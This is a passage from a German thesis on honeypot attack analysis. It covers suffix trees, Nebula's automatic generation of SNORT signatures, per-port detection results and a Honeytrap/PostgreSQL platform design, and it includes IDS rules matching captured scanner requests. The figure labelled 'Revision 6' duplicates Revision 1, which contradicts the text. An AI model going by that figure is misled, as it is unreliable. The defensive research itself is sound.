S abgebildet sind. Wird beispielsweise für den String '*banane*' (vgl. Abb. 3.16) ein Suffix-Tree aufgebaut, so können mit diesem alle Suffixes bestimmt werden. Dabei drückt die in den Blättern des Graphen angegebene Zahl *n* aus, an welchem Offset vom Start des Strings aus das in diesem Blatt endende Suffix beginnt. Der in Abbildung 3.16 dargestellte Baum besitzt mehrere Pfade die jeweils mit einem der Buchstaben beginnen, welche in dem Wort enthalten sind. Das im Beispiel verwendete Wort *'banane'* enthält die vier verschiedenen Buchstaben *b,a,n,e*, weshalb von der Wurzel vier Pfade abgehen. Da ein Suffix-Tree für ein Wort mit *n* Zeichen auch *n* Blätter hat, wird nun für jedes dieser *n* Zeichen ein Pfad konstruiert. Dabei werden gleiche Teilpfade zu einem gemeinsamen Pfad zusammengefasst. Im Beispiel ist dies unter anderem bei den Pfaden zu Blatt 2 und 4 der Fall, da in diesem Fall die Suffixes *'anane'* und *ane* den gemeinsamen Präfix *an* besitzen, welches im Wort zweimal vorkommt.
Suffix-Trees besitzen einige Eigenschaften, die sie vielseitig Anwendbar machen. So ist es mit ihrer Hilfe möglich, verschiedene String-Operationen, wie beispielsweise die Volltextsuche über den enthaltenen String, zu beschleunigen. Suffix-Trees sind außerdem äußerst effiziente Datenstrukturen. So ist die Konstruktion eines Suffix-Trees in linear wachsender Laufzeit und mit linear wachsendem Speicherplatzbedarf möglich(vgl. Ukkonen (1995)). Dies gilt genauso für die Suche nach Zeichenketten innerhalb des Trees, was ebenfalls in linearer Zeitkomplexität möglich ist.

Wie man anhand des Beispiel sehen kann, ermöglichen Suffix-Trees es also, sich wiederholende Muster in Zeichenketten zu erkennen, indem man die von verschiedenen Suffixes gemeinsam genutzten Pfade bestimmt. Diese Eigenschaft macht Suffix-Trees aber auch interessant für die Suche nach Gemeinsamkeiten zweier verschiedener Zeichenketten. Ein solcher gemeinsamer Tree für mehrere Stringketten wird auch als ein generalisierter Suffix-Tree bezeichnet. In Abb. 3.17 ist der gemeinsame Tree der beiden Worte 'banane' und 'ananas' dargestellt. Der in der Abbildung rot eingefärbte Graph symbolisiert hierbei den längsten gemeinsamen Substring 'anan' der beiden Worte. Ein weiterer gemeinsamer Substring 'nan', der zu gleich in dem String 'anan' enthalten ist, wird durch den blauen Pfad gekennzeichnet.

3.4.3 Nebula

Nebula ist ein Verfahren, welches von Werner u. a. (2009) entwickelt wurde, und die beiden vorgestellten Techniken für eine automatische Generierung von Signaturen erkannter Angriffe verwendet. Diese Signaturen sollen dann eingesetzt werden um Angriffe auf produktive Systeme im Netzwerk zu blockieren, in dem diese durch ein Intrusion-Detection-System, wie beispielsweise *SNORT*[7], zum Filtern des Netzwerkverkehrs eingesetzt werden.
Nebula ist als Plugin für den Honeytrap Honeypot implementiert, und verwendet den Spamsum-Algorithmus um Similarity-Hashes für die Angriffe zu erzeugen, welche zur Klassifizierung der am Honeypot erkannten Angriffe dienen. Eine Zeichenkette wird dann zu einer bestimmten Klasse hinzugefügt, wenn der jeweilige Similarity-Hash eine vorher festgelegte Differenz zu einem anderem Element der Klasse nicht übersteigt, er aber andererseits zu keinem Element einer anderen Klasse geringere Unterschiede aufweist.
Weist eine Zeichenkette keine ausreichenden Ähnlichkeiten mit einer der vorhandenen Klassen auf, wird diese in eine Gruppe von Ausreißern einsortiert, um eventuell mit einigen der in dieser Gruppe vorhandenen Zeichenketten eine neue Klasse zu bilden, falls zwischen diesen ausreichende Ähnlichkeiten bestehen.
Für die erstellten Klassen werden mit Hilfe der Suffix-Trees disjunkte Substrings bestimmt, welche für das Erzeugen der Signatur verwendet werden. Das Verfahren ist so performant ausgelegt, dass es Signaturdaten in Echtzeit erstellen und diese einem Intrusion Detection System zur Verfügung stellen kann. Für die Erstellung der Signatur verwendet Nebula einen Algorithmus, der aus einem Suffix-Tree die längsten, in allen Stringketten vorkommenden und sich nicht gegenseitig überlagernden Substrings auswählt(vgl. Abb.3.18) . Diese werden dann in das Format des weit verbreiteten Intrusion-Detection-Systems *SNORT* umgewandelt, welches die Weiterverarbeitung der Signaturen in anderen Systemen erlaubt. Da sich im laufenden Betrieb die signifikanten Merkmale einer Klasse dauernd ändern, wenn neue Elemente zu einer Klasse hinzugefügt werden, müssen die Signaturen regelmäßig

[7] http://www.snort.org

```
alert tcp any any -> $HOME_NET 80 (msg: "nebula rule 2000001 rev. 4"; \
 content: "GET "; offset: 0; depth: 4; \
 content: "HTTP/1.1|0d 0a|Accept\: */*|0d 0a|Accept-Language\: en-us |0d 0a|
 Accept-Encoding\: gzip, deflate
 |0d 0a|User-Agent\: "; distance: 9; within: 129; \
 content: "|0d 0a|Connection\: Close|0d 0a 0d 0a|"; distance: 28; within: 248; \
 sid: 2000001; rev: 4;)
```

Abbildung 3.18: Beispiel für eine mit Nebula erzeugte Signatur (aus Werner u. a. (2009))

angepasst werden. Nebula evaluiert deshalb die Signaturen in bestimmten Abständen und passt sie damit immer besser an die Gemeinsamkeiten einer Klasse von Angriffen an.

3.4.4 Praktische Ergebnisse

Erstellungen der Signaturen

Im Verlauf der Untersuchung wurden insgesamt 27 Signaturen auf dem Honeypot erzeugt, welche insgesamt 41834 der insgesamt 150306 empfangenen unterschiedlichen Datenpakete klassifizieren. Vierzehn der 27 erstellten beschreiben dabei binäre Protokolle, die restlichen dreizehn Signaturen beschreiben ausschließlich HTTP-Anfragen.
Bei den Untersuchten Signaturen stechen zwei deutlich heraus. Die beiden Signaturen *2000001* und *2000013* klassifizieren 12323 beziehungsweise 17424 der untersuchten Paketnutzlasten. Aufgrund der großen Zahl an Verbindungen, die den beiden Signaturen zugeordnet werden konnten, wurden diese genauer untersucht. Hierbei tat ein Problem der automatischen Signaturgenerierung deutlich zu Tage: Mit den größer werdenden Klassen werden die gemeinsamen Substrings aller in der Klasse enthaltenen Zeichenketten immer kürzer, was dazu führt das die generierte Signatur immer generischer wird und signifante Merkmale einbüßt.
In den beiden Abbildungen 3.19(a) und 3.19(b) ist dargestellt wie sich eine Signatur über den Verlauf von sechs Iterationen verändert hat. Während die erste Signatur noch viele Spezifische Merkmale enthält, sind diese in der letzten vollkommen entfernt worden. Die Signatur matcht also in ihrer letzten Iteration auf so gut wie jeden HTTP-GET Request, was die Signatur unbrauchbar macht. Eine Lösung für dieses Problem könnte darin liegen, dass man die Unterschiede die innerhalb einer Klasse dadurch verringert, indem die zulässigen Differenzen im Similarity Hash, anhand derer entschiedenen wird ob eine Stringkette zu einer bestimmten Klasse hinzugefügt wird, reduziert. Dies würde zu einer größeren Homogenität innerhalb der Klasse führen.

```
alert tcp any any -> $HOME_NET 80 (msg: "nebula rule 2000001 rev. 1"; \
  content: "GET //user/templates/footer.tpl HTTP/1.1|0d 0a|
  Accept\: */*|0d 0a|
  Accept-Language\: en-us|0d 0a|Accept-Encoding\: gzip, deflate|0d 0a|
  User-Agent\: Mozilla/4.0 (compatible\; MSIE 6.0\; Windows 98)|0d 0a|
  Host\: 141.9.24"; offset: 0; depth: 185; \
  content: "|0d 0a|Connection\: Close|0d 0a 0d 0a|"; distance: 3; within: 213; \
  sid: 2000001; rev: 1;)
```

(a) Revision 1

```
alert tcp any any -> $HOME_NET 80 (msg: "nebula rule 2000001 rev. 1"; \
  content: "GET //user/templates/footer.tpl HTTP/1.1|0d 0a|
  Accept\: */*|0d 0a|
  Accept-Language\: en-us|0d 0a|Accept-Encoding\: gzip, deflate|0d 0a|
  User-Agent\: Mozilla/4.0 (compatible\; MSIE 6.0\; Windows 98)|0d 0a|
  Host\: 141.9.24"; offset: 0; depth: 185; \
  content: "|0d 0a|Connection\: Close|0d 0a 0d 0a|"; distance: 3; within: 213; \
  sid: 2000001; rev: 1;)
```

(b) Revision 6

Abbildung 3.19: Zwei Unterschiedliche Versionen der gleichen SNORT-Signatur. In der unteren Version sind durch den Suffix-Tree Algorithmus alle relevanten Elemente aus der Signatur entfernt worden.

Erkennungsraten an den Ports

Die Untersuchung der Angriffe auf das Testsystem erbrachte einige Interessante Einsichten in das System. So konnten 98.34% aller Anfragen an Port 80, dem Standard-Port für HTTP-basierte Dienste[8] einer der 27 erstellten Kategorien zugeordnet werden.
Ähnlich hohe Erkennungsraten konnten an Port 8080 erzielt werden. Ähnlich wie an Port 80 wurden auch hier zum großen Teil HTTP-Anfragen vom Honeypot empfangen.
Entfernt man jedoch die Pakete aus der Aufstellung, die durch die im vorherigen Abschnitt beschriebenen Signaturen 2000001 und 2000013 klassifiziert wurden, so ergibt sich ein ernüchterndes Bild. Die Erkennungsrate an den beiden Ports sinkt deutlich ab. Sehr schlechte Erkennungsraten lieferte Nebula an den Ports 22, 1080, 5900 und 3306. Hierfür gibt es mehrere Ursachen. An Port 22 wurden lediglich zwei unterschiedliche Typen von Paketnutzlasten festgestellt. Nebula prüft vor der Berechnung des Similarity-Hashes mit Hilfe eines MD5-Hashes, ob diese bereits vorher von Nebula untersucht worden ist. Ist dies der Fall wird die Klassifizierung abgebrochen.
Dies hat zur Konsequenz, dass eine Zeichenkette, die am Honeypot sehr oft registriert wird, nicht zur Erzeugung einer Signatur verwendet wird, wenn von dieser nicht eine größere Anzahl von Varianten empfangen worden sind. Das gleiche gilt an Port 5900, wo bei 13789 untersuchten Verbindungen nur fünf verschiedene Nutzlasten übertragen wurden, was ebenfalls zu wenig ist um eine Signatur zu erzeugen.

[8] Welche Dienste an welchen Ports angeboten werden, kann unter anderem an dieser Adresse erfragt werden: http://isc.sans.org/port.html

Port	Verbindungen	Unterschiedliche Paketnutzlasten	Unterschiedliche, von Nebula klassifizierte Paketnutzlasten	Anteil der klassifizierten Pakete in %
80 – http	55657	34373	33803(4763)	98,34%(13,86%)
22 – ssh	42204	2	0	0,00%
1080 – socks	36621	33796	6	0,02%
22231	18909	260	256	98,46%
5900 – vnc	13789	5	0	0,00%
3306 – mySql	12242	594	30	5,05%
8080 – http-alt	11979	1661	1523(789)	91,69%(47,50%)
18388	11889	249	241	96,79%
2967 – SSC	10440	138	128	92,75%
39379	10360	203	200	98,52%
Σ	224090	71281	36187(6413)	50,77%(9,00%)

Tabelle 3.6: Erkennungsraten an den 7 meistbesuchten Ports. Neben einigen der Port-Nummern sind verbreitete Dienste angegeben, welche diese Ports nutzen. Die in Klammern angegebenen Werte sind Erkennungsraten ohne die Signaturen 2000001 und 2000013.

Genau anders herum stellt sich die Situation an Port 1080 dar. An diesem Port wurden sehr viele der Verbindungen, bei denen nur sehr kurze Zeichenketten von 16 Bytes übertragen wurden und die zudem meist nur ein einzelnes mal empfangen worden sind. Dies führte in der Kombination wohl dazu, dass Nebula keine brauchbaren Signaturen erstellen konnte.
Bei den sechs Verbindungen, deren Nutzlast erfolgreich einer Klasse zugeordnet werden konnten, handelt es sich zudem um HTTP-Anfragen, die eine deutlich andere Struktur haben hals die restlichen auf diesem Port empfangenen Pakete.
An Port 22231, 18388, 39379 wurden sehr gute Erkennungsraten von mehr als 95% erzielt. Bei näherer Betrachtung zeigte sich allerdings, dass die empfangenen Paketnutzlasten zum großen Teil aus einer Wiederholung der gleichen Bytefolge bestehen und keine weitere Information transportieren. An Port 2967, welcher von der Software *Symantec System Center(SSC)* verwendet wird, konnten 92,75% der Paketnutzlasten einer Klasse zugeordnet werden. Im vergleich mit der im Abschnitt 3.1 beschrieben Shellcode-Analyse zeigte sich jedoch, dass es sich bei den empfangenen Paketen zum größten Teil um Varianten des gleichen Exploits handelt. An Port 3306, der häufig vom mySQL-Datenbank Server verwendet wird, wurde nur eine geringe Erkennungsrate von 5,05% aller empfangenen Paketnutzlasten festgestellt. Auch hier zeigt sich, das Nebula nicht geeignet ist, Signaturen auf basierend auf binären Protokollen zu erstellen.

3.4.5 Bewertung des Verfahrens

Wie signaturgenerierende Verfahren zu bewerten sind hängt stark davon ab, unter welchen Umständen sie zum Einsaz kommen. Bei der Untersuchung von Nebula hat sich das Problem ergeben, dass Signaturen generiert werden, welche zu generisch werden und zu viele verschiedene Pakete auf sich selbst vereinen. Dies führt dazu, dass zwar eine hohe Menge an Paketen erkannt wird, diese aber aufgrund der falsch gewählten Merkmale für die Signaturerstellung keine wirklichen Gemeinsamkeiten aufweisen. Eine Lösung für dieses Problem könnte beispielsweise darin bestehen, dass zu generische Signaturen manuell entfernt werden.
Ein weiteres Problem von Nebula besteht darin, dass eine empfangene Stringkette nie zweimal verarbeitet wird. Dies macht Nebula blind für Angriffe, bei denen identische Paketinhalte übertragen werden. Ein Angreifer kann dies Ausnutzen, da er so beispielsweise eine große Menge identischer Denial of Service Angriffe auf ein System starten kann ohne, dass dies bemerkt wird.
Ein weiteres Problem besteht darin, dass ein Angreifer, der sich das Problem zu generalisierter Signaturen zu nutze macht, durch gezielt ausgeführte Angriffe die erstellten Signaturen beeinflussen kann. Dies kann dazu führen, dass bestimmte Netzwerkverbindungen falsch klassifiziert werden oder einem Analysten ein falsches Bild der tatsächlichen Bedrohungslage vermittelt wird. Andererseits hat Nebula gezeigt dass es für eine Teilmenge der empfangenen Daten gültige Signaturen erstellen kann. So ist es gelungen für etwa 9.00% der vorhandenen Pakete gültige, nicht zu generische Signaturen zu erzeugen mit denen diese in unterschiedliche Klassen eingeteilt worden konnten. Hierbei zeigte sich vor allem dass sich Nebula für die Klassifizierung von Verbindungen eignet, die auf textbasierte Protokolle abzielen, was an der sehr großen Anzahl von erkannten Paketen an den Ports 80 und 8080 deutlich wird.

Teil III

Praktische Umsetzung

4 Integration der Analyseverfahren in ein Low-Interaction Honeypot: Problemstellungen und Anforderungen an das System

Im folgenden Kapitel sollen zunächst die bereits in der Einleitung kurz vorgestellten Problemstellungen genauer ausgearbeitet werden. Im zweiten Teil des Kapitel werden dann die Spezifikationen dargestellt, nach denen das System umgesetzt werden soll.

4.1 Ausarbeitung der zugrundeliegenden Problemstellung

Die auf vernetzte Systeme im Internet verübten Angriffstechniken sind einer stetigen Evolution unterworfen. So werden jedes Jahr viele Schwachstellen in Anwendungen entdeckt, wovon ein nicht unerheblicher Teil durch entfernte Angreifer über Netzwerkverbindungen ausgenutzt werden kann. Neben diesen Angriffen sind aber auch Angriffe festzustellen, die keiner bekannten Schwachstelle zuzuordnen sind, oder die Schwachstellen ausnutzen, die erst seit sehr kurzer Zeit bekannt sind. Werden solche Angriffe nicht frühzeitig erkannt, so kann dies die bestehende Bedrohungslage eines vernetzten Systems deutlich zum Negativen verändern. Durch die mittlerweile unüberschaubare Menge an verschiedenen Angriffen, denen ein System im Internet ausgesetzt ist, werden seltene Angriffsmuster oft gar nicht, oder erst sehr spät wahrgenommen. Darüberhinaus sind Hilfsmittel, die sich speziell der Analyse dieser Angriffe widmen oft nicht frei verfügbar, was insbesonder die Eingrenzung und Charakterisierung von seltenen Anomalien erschwert, da für diese oft erst neue Analysemethoden entwickelt werden müssen. Da die Entwicklung solcher Werkzeuge oft äußerst komplex und zeitraubend ist, geht dabei wertvolle Zeit verloren, was dazu führt, dass erst mit einer gewissen Verzögerung auf eine veränderte Bedrohungslage reagiert werden kann. Dieser Zeitverlust erschwert in letzter Konsequenz die Eindämmung eines Angriffes und die

Absicherung von noch nicht betroffenen Systemen.
Die Entwicklung eines Analyseframeworks, welches es erlaubt, schnell neue Analysetechniken zu integrieren, ist deswegen ein Ansatz, neue Angriffstypen schneller zu erkennen und eine umfassende Analyse dieser zu erreichen.

4.2 Spezifikation der Leistungsmerkmale

Zu Beginn der Arbeit wurden mehrere Leistungsmerkmale festgelegt, welche von der Arbeit erfüllt werden sollen. Diese beziehen sich in Erster Linie auf die Erweiterbarkeit und Konfigurierbarkeit des Systems, sowie die Integration in die bereitsvorhandene Infrastruktur aus Werkzeugen und Computersystemen. Im folgenden Abschnitt wird diese festgelegten Spezifikationen erweitert und ausgearbeitet.

4.2.1 Qualitative Leistungsmerkmale

Um die Bedrohungslage eines vernetzten Systems jederzeit richtig einzuschätzen, braucht ein Sicherheitsanalyst einen Überblick über gerade stattfindende Angriffe auf das System. Diesen Überblick darzustellen, ist deshalb eine wichtige Aufgabe eines Analysesystems.

Um eine genügend große Anzahl unterschiedlicher Angriffe zu erkennen, muss das System skalierbar genug sein, um auch von einer großen Zahl unterschiedlicher Sensoren Daten entgegennehmen zu können. Es dürfen aus diesem Grund im System keine Flaschenhälse vorhanden sein, die eine Erweiterung des Systems behindern.
Das System muss schnell genug auf neue Angriffstypen anpassbar sein, um im Idealfall noch während einem laufenden Angriff auf diesen reagieren zu können. Gleichzeitig sollen aber auch bereits in der Vergangenheit erhobene Angriffsdaten durch das System analysiert werden können.

4.2.2 Ergänzung bestehender Anwendungen

Bestehende High-Interaction Honeypots, welche beispielsweise für die Untersuchung von Botnetz-Angriffen eingesetzt werden sollen durch das System nicht ersetzt werden. Diese sollen aber durch das neue System ergänzt werden, da die neu entwickelte Analyse-Plattform einen Schwerpunkt auf Phänomene legt, für deren Untersuchung bestehende Systeme nur unzureichend geeignet sind. Es soll deshalb ein System entwickelt werden welches

es ermöglicht, Informationen über beliebige Arten von Angriffen zu erhalten. Um dies zu erreichen muss der Honeypot-Sensor so ausgewählt werden, dass dieser auf beliebige Anfragen antworten kann, ohne auf Vorwissen über diese Angriffe zurückgreifen zu müssen.

4.2.3 Anforderungen an die implementierten Plugins

Das System soll es ermöglichen, neue Plugins zu integrieren, um auf diese Weise flexibel auf unbekannte und neue Angriffe reagieren zu können. Ausserdem muss es erlauben, neue Analyseverfahren unkompliziert im praktischen Einsatz zu evaluieren.
Die integrierten Verfahren sollen anhand jeweils festgelegter Kriterien Datensätze aus der Datenbank auswählen können und diese im Anschluss an die Untersuchung wiederum über die Datenbank zur Verfügung stellen. Dabei soll es möglich sein, dass verschiedene Plugins gegenseitig auf erlangte Daten zugreifen können.

Für den Beginn sollen die erhobenen Daten nach vier verschiedenen Kriterien klassifiziert werden.

- Es soll unterschieden werden, ob es sich bei empfangenen Daten um binäre Zeichenketten oder um Klartext handelt.
- Es sollen Auffälligkeiten bei den Entropiewerten der Empfangenen Daten bestimmt werden.
- Wenn dies möglich ist soll vorhandener Shellcode in den Daten erkannt werden und einer Analyse unterzogen werden.
- Für die Daten sollen aussagekräftige Signaturen erzeugt werden. Dies soll es ermöglichen, die empfangenen Angriffe in verschiedene Gruppen einzuteilen.

5 Konzeptueller Aufbau und Systemdesign




Abbildung 5.1: Übersicht der einzelnen Komponenten des Systems

5.1 Grundlegende Systemarchitektur

Die in dieser Arbeit entwickelte Honeypot-Analyseplattform setzt sich aus mehreren einzelnen Komponenten zusammen (vgl. Abb. 5.1). Diese sind zum einen der ausgewählte Low-Interaction Honeypot selbst, welcher ein Darknet nutzt, um eingehende Verbindungen anzunehmen. Die zweite Komponente stellt eine Datenbank dar, welche einerseits die Daten vom

Honeypot empfängt, andererseits die Analysedaten der integrierten Plugins speichert. Die dritte und letzte Komponente besteht aus der Analyseanwendung selbst, welche im Wesentlichen aus einem gemeinsamen Grundgerüst der einzelnen Plugins besteht, die Steuerung und Initialisierung der Plugins übernimmt und für diese die Verbindung zur Datenbank herstellt.
Im folgendem Kapitel sollen diese einzelnen Komponenten näher erläutert werden.

5.2 Aufbau und Konfiguration des Honeypot-Sensors

Als Honeypot wurde Honeytrap ausgewählt, da das Programm einerseits viele der gewünschten Fähigkeiten mitbringt, andererseits frei genug konfigurierbar ist um es an die besonderen Anforderungen der Arbeit anpassen zu können.
Die während der Arbeit vorgenommenen Veränderungen an Honeytrap beschränken sich auf mehrere Bugfixes welche in Zusammenarbeit mit den Entwicklern erarbeitet wurden. Ausserdem wurde eine Spezielle Test-Konfiguration für das System erarbeitet, welche im Kapitel 7.1 ausführlich besprochen wird.

Für das verwendete Testsysten wurde ein auf OpenSuse[1] basierendes Linux-System ausgewählt, auf welches die für den Betrieb notwendigen Komponenten installiert wurden.
Um den Honeypot an das Netzwerk anzubinden und diesem die eingehenden Pakete zur Verfügung zu stellen, wurde die im Linux-Kernel enthaltene Firewall *Netfilter*[2] verwendet. Das eine Firewall auf einem Honeypot verwendet wird, erscheint zunächst paradox, ermöglicht aber in diesem Fall die zuverlässige Datenerfassung und spezielle Konfigurationseinstellungen des Systems, welche für den Betrieb des Honeypots nötig sind.

Von den drei durch Honeytrap zur Verfügung gestellten Betriebsmodi wurde nur der sogenannte 'Normal-Mode' verwendet, welcher es ermöglicht, alle eingehenden Verbindungen an den Honeypot zu beantworten. Die anderen Betriebsmodi wurden nicht verwendet, da keine High-Interaction Honeypots, welche den Proxy-Mode hätten nutzen können, in das System integriert wurden und der Betrieb des Mirror-Modes aufgrund der möglichen Gefahr für andere Systeme als zu riskant bewertet wurde.

Baut ein Angreifer eine Verbindung zum Honeypot auf so werden über diese Verbindung mehrere Kenndaten erhoben. Der Honeypot speichert dabei neben den übertragenen Nutzdaten einen MD5-Hash dieser Daten, die IP-Adressen von Quell- und Zielsystem der Verbindung, die verwendeten Netzwerkports, sowie die Zeitstempel für Beginn und Ende einer

[1] http://www.opensuse.org
[2] http://www.netfilter.org/

Verbindung. Um diese Daten persistent verfügbar zu machen stellt Honeytrap mehrere Optionen zur Verfügung. So ist es möglich die gespeicherten Verbindungen ins Dateisystem des Sensors zu schreiben. Dies führt aber zu Problemen, falls am Honeypot große Mengen an Daten anfallen, und das Dateisystem mit dieser Menge an entstehenden Einträgen überfordert ist. Eine bessere Lösung für dieses Problem stellt die Speicherung der Daten in einer Datenbank dar, was von Honeytrap ebenfalls unterstützt wird. Dies ermöglicht ausserdem auch eine deutlich einfachere Suche im erhobenen Datenbestand und eine zentrale Speicherung für die Daten verschiedener Honeypots auf einem zentralen Datenbank-Server.

5.3 Datenbank

Für die Speicherung der Daten und die anschließende Anwendung der Analyseverfahren im durchgeführten Testsystem wurde auf dem Honeypot-System selbst ein Datenbankserver aufgesetzt. Hierfür wurde ein PostgreSQL[3] Datenbank-System verwendet. Der Betrieb der Datenbank direkt auf dem Sensor hat den Vorteil, dass der Sensor keine ausgehenden Verbindungen zu anderen Systemen aufbaut, und so alle Ports am Netzwerk-Interface für die Analyse zur Verfügung stehen. Grundsätzlich ist auch ein Betrieb mit einem Externen Datenbank-Server durchführbar, welche dann auch die Integration mehrerer Honeypots in das System ermöglicht.
Die Datenbank setzt sich im Wesentlichen aus Komponenten zusammen, die zwei verschiedenen Gruppen zuzuordnen sind. Zum einen sind dies die Tabellen in denen Daten abgelegt werden die von Honeytrap erhoben werden, zum anderen Plugin-bezogene Tabellen in denen die Analyse-Ergebnisse gespeichert werden. Abbildung 5.2 zeigt eine Übersicht der Datenbank mit den einzelnen Tabellen und deren Feldern. Die Tabellen `attack`, `connection` und `payload` entsprechen dabei der ersten Gruppe, da sie die Daten enthalten, welche von Honeytrap erhoben wurden. Um die Daten von Honeytrap in die Datenbank zu importieren, wurden mehre Funktionen in der datenbankinternen Sprache *plpgsql*, einer in PostgreSQL integrierten Sprache zur Datenbankprogrammierung, erstellt. Der Honeypot importiert über diese Funktionen alle erhobenen Daten in die Datenbank, darunter die Quell- und Zieladdressen sowie die verwendeten Ports einer Verbindung. Daneben wird die Verbindung mit einem Zeitstempel für Begin und Ende eines Angriffes versehen. Die bei einer Verbindung übertragenen Paketnutzlasten werden zusammen mit einem MD5-Hash übetragen, anhand dessen die Integrität der Daten überprüft werden kann. Ausserdem dienen die MD5-Hashes dazu, bereits bekannte Paketnutzlasten zu identifizieren, was die Speicherung von Duplikaten in der Datenbank verhindern soll und so die mehrmalige Analyse des gleichen Datensatzes verhindert.

[3] http://www.postgresql.org

